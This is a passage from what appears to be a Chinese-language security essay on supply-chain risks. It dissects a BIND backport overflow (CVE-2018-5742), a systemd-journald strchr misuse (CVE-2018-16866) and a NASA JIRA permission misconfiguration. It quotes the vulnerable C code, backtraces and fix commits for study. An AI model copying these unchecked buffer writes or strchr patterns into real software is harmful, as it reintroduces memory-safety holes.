两个刚需推动下，各 Linux 发行版对长期支持版本系统的软件都采用一致的策略，即保持其基础软件在一个固定的版本，但对于这些版本软件的最新漏洞、必要的最新软件特性，由发行版维护者将官方开发者最新代码改动 ‘‘向后移植’’ 到旧版本代码中，即 backport。这就是基础软件的 ‘‘官宣’’ 碎片化的源头。

讲道理，Linux 发行版维护者与社区具有比较靠谱的开发能力和监督机制，backport 又基本就是一些复制粘贴工作，应当是很稳当的……但真是如此吗?

3.3.2 CVE-2018-5742 漏洞概况

CVE-2018-5742 是一个简单的缓冲区溢出类型漏洞，官方评定其漏洞等级 moderate，认为危害不大，漏洞修复不积极，披露信息不多，也没有积极给出代码修复 patch 和新版本 rpm 包。因为该漏洞仅在设置 DEBUG_LEVEL 为 10 以上才会触发，由远程攻击者构造畸形请求造成 BIND 服务崩溃，在正常的生产环境几乎不可能具有危害，RedHat 官方也只是给出了用户自查建议。

这个漏洞只出现在 RHEL 和 CentOS 版本 7 中搭载的 BIND 9.9.4-65 及之后版本。RedHat 同 ISC 的声明中都证实，这个漏洞的引入原因，是 RedHat 在尝试将 BIND 9.11 版本 2016 年新增的 NTA 机制向后移植到 RedHat 7 系中固定搭载的 BIND 9.9 版本代码时，偶然的代码错误。NTA 是 DNS 安全扩展（DNSSEC）中，用于在特定域关闭 DNSSEC 校验以避免不必要的校验失败的机制；但这个漏洞不需要对 NTA 本身有进一步了解。

3.3.3 漏洞具体分析

官方没有给出具体分析，但根据 CentOS 社区里先前有用户反馈的 bug，我得以很容易还原漏洞链路并定位到根本原因。

若干用户共同反馈，其使用的 BIND 9.9.4-RedHat-9.9.4-72.el7 发生崩溃（coredump），并给出如下的崩溃时调用栈 backtrace：

```
:: gdb coredump
(gdb) bt
#0 0x00007fd50f896207 in __GI_raise (sig=sig@entry=6) at ../nptl/sysdeps/unix/sysv/linux/raise.c:55
#1 0x00007fd50f8978f8 in __GI_abort () at abort.c:90
#2 0x0000557cdb7b925e in assertion_failed (file=<optimized out>, line=<optimized out>, type=<
    optimized out>, cond=<optimized out>) at ./main.c:222
#3 0x00007fd510d1731a in isc_assertion_failed (file=file@entry=0x7fd510d54a48 "buffer.c", line=
    line@entry=420, type=type@entry=isc_assertiontype_require, cond=cond@entry=0x7fd510d54cb0 "l <=
    ((b)->length - (b)->used)") at assertions.c:57
#4 0x00007fd510d19b10 in isc__buffer_putstr (b=b@entry=0x7fd50cf68070, source=source@entry=
    0x7fd5124ecafe ";") at buffer.c:420
#5 0x00007fd5123d25e7 in rdataset_totext (rdataset=rdataset@entry=0x7fd50860d320, owner_name=
    owner_name@entry=0x7fd50860c150, ctx=ctx@entry=0x7fd50cf67c10, omit_final_dot=omit_final_dot@entry
    =isc_boolean_false, target=target@entry=0x7fd50cf68070) at masterdump.c:454
#6 0x00007fd5123d4133 in dns_master_rdatasettotext (owner_name=0x7fd50860c150, rdataset=rdataset@entry
    =0x7fd50860d320, style=style@entry=0x7fd5124ed120 <dns_master_style_comment>, target=target@entry=
    0x7fd50cf68070) at masterdump.c:708
#7 0x00007fd5123dced8 in dns_message_sectiontotext (msg=msg@entry=0x7fd5086081d8, section=
    section@entry=2, style=style@entry=0x7fd5124ed120 <dns_master_style_comment>, flags=flags@entry=0,
     target=target@entry=0x7fd50cf68070) at message.c:3296
#8 0x00007fd5123ddbea in dns_message_totext (msg=msg@entry=0x7fd5086081d8, style=style@entry=
    0x7fd5124ed120 <dns_master_style_comment>, flags=flags@entry=0, target=target@entry=0x7fd50cf68070
    ) at message.c:3520
#9 0x00007fd5123ddf6f in dns_message_logfmtpacket (message=message@entry=0x7fd5086081d8, description=
    description@entry=0x7fd5124fa453 "received packet:\n", category=0x7fd512735bf0 <dns_categories+80>
    , module=0x7fd512735b60 <dns_modules+480>, style=0x7fd5124ed120 <dns_master_style_comment>, level=
    level@entry=10, mctx=0x557cdc9031d0) at message.c:3615
#10 0x00007fd5124689c6 in resquery_response (task=0x7fd508ff2190, event=<optimized out>) at resolver.c
    :6977
#11 0x00007fd510d3a276 in dispatch (manager=0x7fd512b19010) at task.c:1116
#12 run (uap=0x7fd512b19010) at task.c:1286
#13 0x00007fd5108eadd5 in start_thread (arg=0x7fd50cf69700) at pthread_create.c:307
#14 0x00007fd50f95dead in clone () at ../sysdeps/unix/sysv/linux/x86_64/clone.S:111
```

这个调用过程的逻辑为，在 #9 dns_message_logfmtpacket 函数判断当前软件设置是否 DEBUG_LEVEL 大于 10，若是，对用户请求数据包做日志记录，先后调用 #8 dns_message_totext、#7 dns_message_sectiontotext、#6 dns_master_rdatasettotext、#5 rdataset_totext 将请求进行按协议分解分段后写出。

由以上关键调用环节，联动 RedHat 在 9.9.4 版本 BIND 源码包中关于引入 NTA 特性的源码 patch，进行代码分析，很快定位到问题产生的位置，在上述 backtrace 中的 #5，masterdump.c 文件 rdataset_totext 函数。漏洞相关代码片段中，RedHat 进行 backport 后，这里引入的代码为：

```
...
#define ISC__BUFFER_PUTSTR(_b, _source) \
    do { \
        unsigned int _length; \
        unsigned char *_cp; \
        _length = strlen(_source); \
        _cp = isc_buffer_used(_b); \
        memcpy(_cp, (_source), _length); \
        (_b)->used += (_length); \
    } while (0)
#define isc_buffer_putstr       ISC__BUFFER_PUTSTR
...
static isc_result_t
rdataset_totext(dns_rdataset_t *rdataset,
        dns_name_t *owner_name,
        dns_totext_ctx_t *ctx,
        isc_boolean_t omit_final_dot,
        isc_buffer_t *target)
{
    ...
    while (result == ISC_R_SUCCESS) {
        column = 0;

        /*
         * Comment?
         */
        if ((ctx->style.flags & DNS_STYLEFLAG_COMMENTDATA) != 0)
            isc_buffer_putstr(target, ";");
```

这里判断对于请求中的注释类型数据，直接通过 isc_buffer_putstr 宏对缓存进行操作，在 BIND 工程中自定义维护的缓冲区结构对象 target 上，附加一字节字符串（一个分号）。而漏洞就是由此产生：isc_buffer_putstr 中不做缓冲区边界检查保证，这里在缓冲区已满情况下将造成 off-by-one 溢出，并触发了缓冲区实现代码中的 assertion。

而 ISC 上游官方版本的代码在这里是怎么写的呢？找到 ISC 版本 BIND 9.11 代码，这里是这样的：

```
...
#define RETERR(x) do { \
    isc_result_t _r = (x); \
    if (_r != ISC_R_SUCCESS) \
        return (_r); \
    } while (0)
...
static isc_result_t
str_totext(const char *source, isc_buffer_t *target) {
    unsigned int l;
    isc_region_t region;

    isc_buffer_availableregion(target, &region);
    l = strlen(source);

    if (l > region.length)
        return (ISC_R_NOSPACE);

    memmove(region.base, source, l);
    isc_buffer_add(target, l);
    return (ISC_R_SUCCESS);
}
...
static isc_result_t
rdataset_totext(dns_rdataset_t *rdataset,
        dns_name_t *owner_name,
        dns_totext_ctx_t *ctx,
        bool omit_final_dot,
        isc_buffer_t *target)
{
    ...
    while (result == ISC_R_SUCCESS) {
        ...
        /*
         * Comment?
         */
        if ((ctx->style.flags & DNS_STYLEFLAG_COMMENTDATA) != 0)
            RETERR(str_totext(";", target));
```

这里可以看到，官方代码在做同样的 ‘‘附加一个分号’’ 这个操作时，审慎的使用了做缓冲区剩余空间校验的 str_totext 函数，并额外做返回值成功校验。而上述提到的 str_totext 函数与 RETERR 宏，在移植版本的 masterdump.c 中，RedHat 开发者也都做了保留。但是，查看代码上下文发现，在 RedHat 开发者进行代码移植过程中，对官方代码进行了功能上的若干剪裁，包括一些细分数据类型记录的支持；而这里对缓冲区写入一字节，也许开发者完全没想到溢出的可能，所以自作主张地简化了代码调用过程。

3.3.4 问题思考

这个漏洞本身几乎没什么危害，但是背后足以引起思考。

没有人在 ‘‘借’’ 别人代码时能不出错

不同于之前章节提到的那种场景——-将代码文件或片段复制到自己类似的代码上下文借用——backport 作为一种官方且成熟的做法，借用的代码来源、粘贴到的代码上下文，是具有同源属性的，而且开发者一般是追求稳定性优先的社区开发人员，似乎质量应该有足够保障。但是这里的关键问题是：代码总要有一手、充分的语义理解，才能有可信的使用保障；因此，只要是处理他人的代码，因为不够理解而错误使用的风险，只可能减小，没办法消除。

如上分析，本次漏洞的产生看似只是做代码移植的开发者 ‘‘自作主张’’ 之下 ‘‘改错了’’。但是更广泛且可能的情况是，原始开发者在版本迭代中引入或更新大量基础数据结构、API 的定义，并用在新的特性实现代码中；而后向移植开发人员仅需要最小规模的功能代码，所以会对增量代码进行一定规模的修改、剪裁、还原，以此适应旧版本基本代码。这些过程同样伴随着第三方开发人员不可避免的 ‘‘望文生义’’，以及随之而来的风险。后向移植操作也同样助长了软件碎片化过程，其中每一个碎片都存在这样的问题；每一个碎片在自身生命周期也将有持续性影响。

多级复制粘贴无异于雪上加霜

这里简单探讨的是企业通行的系统和基础软件建设实践。一些国内外厂商和社区发布的定制化 Linux 发行版，本身是有其它发行版，如 CentOS 特定版本渊源的，在基础软件上即便同其上游发行版最新版本间也存在断层滞后。RedHat 相对于基础软件开发者之间已经隔了一层 backport，而我们则人为制造了二级风险。

在很多基础而关键的软件上，企业系统基础设施的维护者出于与 RedHat 类似的初衷，往往会决定自行 backport 一份拷贝；通过早年心脏滴血事件的洗礼，即暴露出来 OpenSSL 一个例子。无论是需要 RHEL 还没来得及移植的新版本功能特性，还是出于对特殊使用上下文场景中更高执行效率的追求，企业都可能自行对 RHEL 上基础软件源码包进行修改定制重打包。这个过程除了将风险幂次放大外，也进一步加深了代码的不可解释性（包括基础软件开发人员流动性带来的不可解释）。

3.4 . 从武功到死穴：从 systemd-journald 信息泄露一窥 API 误用

1 月 10 日凌晨两点，漏洞预警平台爬收取一封漏洞披露邮件。披露者是 Qualys，那就铁定是重型发布了。最后看披露漏洞的目标，systemd？这就非常有意思了。

3.4.1 一些必要背景

systemd 是什么，不好简单回答。Linux 上面软件命名，习惯以某软件名后带个 ‘d’ 表示后台守护管理程序；所以 systemd 就可以说是整个系统的看守吧。而即便现在描述了 systemd 是什么，可能也很快会落伍，因为其初始及核心开发者 Lennart Poettering（供职于 Red Hat）描述它是 ‘‘永无开发完结完整、始终跟进技术进展的、统一所有发行版无止境的差异’’ 的一种底层软件。笼统讲有三个作用：中央化系统及设置管理；其它软件开发的基础框架；应用程序和系统内核之间的胶水。如今几乎所有 Linux 发行版已经默认提供 systemd，包括 RHEL/CentOS 7 及后续版本。总之很基础、很底层、很重要就对了。systemd 本体是个主要实现 init 系统的框架，但还有若干关键组件完成其它工作；这次被爆漏洞的是其 journald 组件，是负责系统事件日志记录的看守程序。

额外地还想简单提一句 Qualys 这个公司。该公司创立于 1999 年，官方介绍为信息安全与云安全解决方案企业，to B 的安全业务非常全面，有些也是国内企业很少有布局的方面；例如上面提到的涉及碎片化和代码移植过程的历史漏洞移动，也在其漏洞管理解决方案中有所体现。但是我们对这家公司粗浅的了解来源于其安全研究团队近几年的发声，这两年间发布过的，包括有『stack clash』、『sudo get_tty_name 提权』、『OpenSSH 信息泄露与堆溢出』、『GHOST：glibc gethostbyname 缓冲区溢出』等大新闻（仅截至 2017 年年中）。从中可见，这个研究团队专门啃硬骨头，而且还总能开拓出来新的啃食方式，往往爆出来一些别人没想到的新漏洞类型。从这个角度，再联想之前刷爆朋友圈的《安全研究者的自我修养》所倡导的 ‘‘通过看历史漏洞、看别人的最新成果去举一反三’’ 的理念，可见差距。

3.4.2 CVE-2018-16866 漏洞详情

这次漏洞披露，打包了三个漏洞：

- 16864 和 16865 是内存破坏类型
- 16866 是信息泄露；
- 而 16865 和 16866 两个漏洞组和利用可以拿到 root shell

漏洞分析已经在披露中写的很详细了，这里不复述；而针对 16866 的漏洞成因来龙去脉，Qualys 跟踪的结果留下了一点想象和反思空间，我们来看一下。

漏洞相关代码片段是这样的（漏洞修复前）：

```
 31 #define WHITESPACE        " \t\n\r"
...
194 size_t syslog_parse_identifier(const char **buf, char **identifier, char **pid) {
195         const char *p;
...
197         size_t l, e;
...
203         p = *buf;
204
205         p += strspn(p, WHITESPACE);
206         l = strcspn(p, WHITESPACE);
207
208         if (l <= 0 ||
209             p[l-1] != ':')
210                 return 0;
211
212         e = l;
...
240         if (strchr(WHITESPACE, p[e]))
241                 e++;
242         *buf = p + e;
243         return e;
244 }
```

读者可以先肉眼过一遍这段代码有什么问题。实际上我一开始也没看出来，向下读才恍然大悟。

这段代码中，外部信息输入通过 *buf 传入做记录处理。输入数据一般包含有空白字符间隔，需要分隔开逐个记录，有效的分隔符包括空格、制表符、回车、换行，代码中将其写入常量字符串；在逐字符扫描输入数据字符串时，将当前字符使用 strchr 在上述间隔符字符串中检索是否匹配，以此判断是否为间隔符；在 240 行，通过这样的判断，跳过记录单元字符串的头部连续空白字符。但是问题在于，strchr 这个极其基础的字符串处理函数，对于 C 字符串终止字符’\0’ 的处理上有个坑：’\0’ 也被认为是被检索字符串当中的一个有效字符。所以在 240 行，当当前扫描到的字符为字符串末尾的 NULL 时，strchr 返回的是 WHITESPACE 常量字符串的终止位置而非 NULL，这导致了越界。

看起来，这是一个典型的问题：API 误用（API mis-use），只不过这个被误用的库函数有点太基础，让我忍不住想是不是还会有大量的类似漏洞……当然也反思我自己写的代码是不是也有同样情况，然而略一思考就释然了——---我那么笨的代码都用 for 循环加 if 判断了:)

3.4.3 漏洞引入和消除历史

有意思的是，Qualys 研究人员很贴心地替我做了一步漏洞成因溯源，这才是单独提这个漏洞的原因。漏洞的引入是在 2015 年的一个 commit 中：

```
commit ec5ff4445cca6a1d786b8da36cf6fe0acc0b94c8
Date:   Wed Jun 10 22:33:44 2015 -0700
...
-         e += strspn(p + e, WHITESPACE);
+         if (strchr(WHITESPACE, p[e]))
+                 e++;
```

在 GitHub 中，定位到上述 2015 年的 commit 信息，这里 commit 的备注信息为：

> journald: do not strip leading whitespace from messages.
>
> Keep leading whitespace for compatibility with older syslog implementations. Also useful when piping formatted output to the logger command. Keep removing trailing whitespace.

OK，看起来是一个兼容性调整，对记录信息不再跳过开头所有连续空白字符，只不过用 strchr 的简洁写法比较突出开发者精炼的开发风格（并不），说得过去。

之后在 2018 年八月的一个当时尚未推正式版的另一次 commit 中被修复了，先是还原成了 ec5ff4 那次 commit 之前的写法，然后改成了加校验的方式：

```
commit a6aadf4ae0bae185dc4c414d492a4a781c80ffe5
Date:   Wed Aug 8 15:06:36 2018 +0900
...
-         if (strchr(WHITESPACE, p[e]))
-                 e++;
+         e += strspn(p + e, WHITESPACE);

commit 8595102d3ddde6d25c282f965573a6de34ab4421
Date:   Fri Aug 10 11:07:54 2018 +0900
...
-         e += strspn(p + e, WHITESPACE);
+         /* Single space is used as separator */
+         if (p[e] != '\0' && strchr(WHITESPACE, p[e]))
+                 e++;
```

虽然 Qualys 研究者认为上述的修改是 ‘‘无心插柳’’ 的改动，但是在 GitHub 可以看到，a6aadf 这次 commit 是因为有外部用户反馈了输入数据为单个冒号情况下 journald 堆溢出崩溃的 issue，才由开发者有目的性地修复的；而之后在 859510 这个 commit 再次改动回来，理由是待记录的消息都是使用单个空格作为间隔符的，而上一个 commit 粗暴地去掉了这种协议兼容性特性。

如果没有以上纠结的修改和改回历史，也许我会倾向于怀疑，在最开始漏洞引入的那个 commit，既然改动代码没有新增功能特性、没有解决什么问题（毕竟其后三年，这个改动的代码也没有被反映 issue），也并非出于代码规范等考虑，那么这么轻描淡写的一次提交，难免有人为蓄意引入漏洞的嫌疑。当然，看到几次修复的原因，这种可能性就不大了，虽然大家仍可以保留意见。但是抛开是否人为这个因素，单纯从代码的漏洞成因看，一个传统但躲不开的问题仍值得探讨：API 误用。

3.4.4 API 误用：程序员何苦为难程序员

如果之前的章节给读者留下了我反对代码模块化和复用的印象，那么这里需要正名一下，我们认可这是当下开发实践不可避免的趋势，也增进了社会开发速度。而 API 的设计决定了写代码和用代码的双方 ‘‘舒适度’’ 的问题，由此而来的 API 误用问题，也是一直被当做单纯的软件工程课题讨论。在此方面个人并没有什么研究，自然也没办法系统地给出分类和学术方案，只是谈一下自己的经验和想法。

一篇比较新的学术文章总结了 API 误用的研究，其中一个独立章节专门分析 Java 密码学组件 API 误用的实际，当中引述之前论文认为，密码学 API 是非常容易被误用的，比如对期望输入数据（数据类型，数据来源，编码形式）要求的混淆，API 的必需调用次序和依赖缺失（比如缺少或冗余多次调用了初始化函数、主动资源回收函数）等。凑巧在此方面我有一点体会：曾经因为业务方需要，需要使用 C++ 对一个 Java 的密码基础中间件做移植。Java 对密码学组件支持，有原生的 JDK 模块和权威的 BouncyCastle 包可用；而 C/C++ 只能使用第三方库，考虑到系统平台最大兼容和最小代码量，使用 Linux 平台默认自带的 OpenSSL 的密码套件。但在开发过程中感受到了 OpenSSL 满满的恶意：其中的 API 设计不可谓不反人类，很多参数没有明确的说明（比如同样是表示长度的函数参数，可能在不同地方分别以字节/比特/分组数为计数单位）；函数的线程安全没有任何解释标注，需要自行试验；不清楚函数执行之后，是其自行做了资源释放还是需要有另外 API 做 gc，不知道资源释放操作时是否规规矩矩地先擦除后释放……此类问题不一而足，导致经过了漫长的测试之后，这份中间件才提供出来供使用。而在业务场景中，还会存在比如其它语言调用的情形，这些又暴露出来 OpenSSL API 误用的一些完全无从参考的问题。这一切都成为了噩梦；当然这无法为我自己开解是个不称职开发的指责，但仅就 OpenSSL 而言其 API 设计之恶劣也是始终被人诟病的问题，也是之后其他替代者宣称改进的地方。

当然，问题是上下游都脱不了干系的。我们自己作为高速迭代中的开发人员，对于二方、三方提供的中间件、API，又有多少人能自信地说自己仔细、认真地阅读过开发指南和 API、规范说明呢？做过通用产品技术运营的朋友可能很容易理解，自己产品的直接用户日常抛出不看文档的愚蠢问题带来的困扰。对于密码学套件，这个问题还好办一些，毕竟如果在没有背景知识的情况下对 API 望文生义地一通调用，绝大多数情况下都会以抛异常形式告终；但还是有很多情况，API 误用埋下的是长期隐患。

不是所有 API 误用情形最终都有机会发展成为可利用的安全漏洞，但作为一个由人的因素引入的风险，这将长期存在并困扰软件供应链（虽然对安全研究者、黑客与白帽子是很欣慰的事情）。可惜，传统的白盒代码扫描能力，基于对代码语义的理解和构建，但是涉及到 API 则需要预先的抽象，这一点目前似乎仍然是需要人工干预的事情；或者轻量级一点的方案，可以 case by case 地分析，为所有可能被误用的 API 建模并单独扫描，这自然也有很强局限性。在一个很底层可信的开发者还对 C 标准库 API 存在误用的现实内，我们需要更多的思考才能说接下来的解法。

3.5 . 从规则到陷阱：NASA JIRA 误配置致信息泄露血案

软件的定义包括了代码组成的程序，以及相关的配置、文档等。当我们说软件的漏洞、风险时，往往只聚焦在其中的代码中；关于软件供应链安全风险，我们的比赛、前面分析的例子也都聚焦在了代码的问题；但是真正的威胁都来源于不可思议之处，那么代码之外有没有可能存在来源于上游的威胁呢？这里就借助实例来探讨一下，在 ‘‘配置’’ 当中可能栽倒的坑。

3.5.1 引子：发不到 500 英里以外的邮件?

让我们先从一个轻松愉快的小例子引入。这个例子初见于Linux 中国的一篇译文。

简单说，作者描述了这么一个让人啼笑皆非的问题：单位的邮件服务器发送邮件，发送目标距离本地 500 英里范围之外的一律失败，邮件就像悠悠球一样只能飞出一定距离。这个问题本身让描述者感到尴尬，就像一个技术人员被老板问到 ‘‘为什么从家里笔记本上 Ctrl-C 后不能在公司台式机上 Ctrl-V’’ 一样。


经过令人窒息的分析操作后，笔者定位到了问题原因：笔者作为负责的系统管理员，把 SunOS 默认安装的 Senmail 从老旧的版本 5 升级到了成熟的版本 8，且对应于新版本诸多的新特性进行了对应配置，写入配置文件 sendmail.cf；但第三方服务顾问在对单位系统进行打补丁升级维护时，将系统软件 ‘‘升级’’ 到了系统提供的最新版本，因此将 Sendmail 实际回退到了版本 5，却为了软件行为一致性，原样保留了高版本使用的配置文件。但 Sendmail 并没有在大版本间保证配置文件兼容性，这导致很多版本 5 所需的配置项不存在于保留下来的 sendmail.cf 文件中，程序按默认值 0 处理；最终引起问题的就是，邮件服务器与接收端通信的超时时间配置项，当取默认配置值 0 时，邮件服务器在 1 个单位时间（约 3 毫秒）内没有收到网络回包即认为超时，而这 3 毫秒仅够电信号打来回飞出 500 英里。


这个 ‘‘故事’’ 可能会给技术人员一点警醒，错误的配置会导致预期之外的软件行为，但是配置如何会引入软件供应链方向的安全风险呢？这就引出了下一个重磅实例。

3.5.2 JIRA 配置错误致 NASA 敏感信息泄露案例

我们都听过一个事情，马云在带队考察美国公司期间问 Google CEO Larry Page 自视谁为竞争对手，Larry 的回答是 NASA，因为最优秀的工程师都被 NASA 的梦想吸引过去了。由此我们显然能窥见 NASA 的技术水位之高，这样的人才团队大概至少是不会犯什么低级错误的。

但也许需要重新定义 ‘‘低级错误”……1 月 11 日一篇技术文章披露，NASA 某官网部署使用的缺陷跟踪管理系统 JIRA 存在错误的配置，可分别泄漏内部员工（JIRA 系统用户）的全部用户名和邮件地址，以及内部项目和团队名称到公众，如下：





问题的原因解释起来也非常简单：JIRA 系统的过滤器和配置面板中，对于数据可见性的配置选项分别选定为 All users 和 Everyone 时，系统管理人员想当然地认为这意味着将数据对所有 ‘‘系统用户’’ 开放查看，但是 JIRA 的这两个选项的真实效果逆天，是面向 ‘‘任意人’’ 开放，即不限于系统登录用户，而是任何查看页面的人员。看到这里，我不厚道地笑了……“All users’’ 并不意味着 “All ‘users’ ’’，意不意外，惊不惊喜？

但是这种字面上把戏，为什么没有引起 NASA 工程师的注意呢，难道这样逆天的配置项没有在产品手册文档中加粗标红提示吗？本着为 JIRA 产品设计找回尊严的态度，我深入挖掘了一下官方说明，果然在 Atlassian 官方的一份 confluence 文档（看起来更像是一份增补的 FAQ）中找到了相关说明：

> 所有未登录访客访问时，系统默认认定他们是匿名 anonymous 用户，所以各种权限配置中的 all users 或 anyone 显然应该将匿名用户包括在内。在 7.2 及之后版本中，则提供了 ‘‘所有登录用户’’ 的选项。

可以说是非常严谨且贴心了。比较讽刺的是，在我们的软件供应链安全大赛·C 源代码赛季期间，我们设计圈定的恶意代码攻击目标还包括 JIRA 相关的敏感信息的窃取，但是却想不到有这么简单方便的方式，不动一行代码就可以从 JIRA 中偷走数据。

3.5.3 软件的使用，你 ‘‘配’’ 吗？

